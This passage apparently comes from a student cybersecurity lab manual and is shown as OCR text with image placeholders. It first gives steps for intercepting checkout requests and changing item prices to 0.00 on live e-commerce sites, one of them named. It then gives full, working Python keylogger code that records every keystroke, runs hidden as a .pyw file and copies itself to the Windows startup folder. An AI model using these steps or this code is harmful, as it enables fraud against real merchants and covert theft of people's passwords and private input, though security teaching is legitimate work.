
Step 7:- And now select add to cart .It will give the option of tamper.



Step 8:- Edit the value n make it 0.00 and stop tampering. Then go to site and select show card we can see the change of price.




We can also perform the same step on mysmsmantra.com



Step 9:- Select option Price. In that, select premium option.


Step 10:- Then click on any package and select pay now. Then, select card payment. Add contact no select package and before submit click on tamper data and on tampering.

Step 11:- Now click submit it will ask the option click on tamper and make the changes



We can see the price is changed


Step 12:- After that fill rest detail and click on submit.



Practical No:- 07

Creating a simple keylogger using python.


Step1: First install the pynput to perform keylogger.




Step 2:- Then open idle and type the program

```
from pynput.keyboard import Key, Listener
import logging

log_dir = " "

logging.basicConfig(filename = (log_dir+"log_results.txt"),level = logging.DEBUG, format =
'%(asctime)s : %(message)s')

def keypress(Key):
    logging.info(str(Key))

with Listener(on_press = keypress) as listener:
     listener.join()
```

Step 3:- Then save the file with ".pyw" extension and run.



Step 4:- We can also copy our program to startup by shell:startup command.



Step 5:- Now run the code and type anything from the keyboard we can record everything.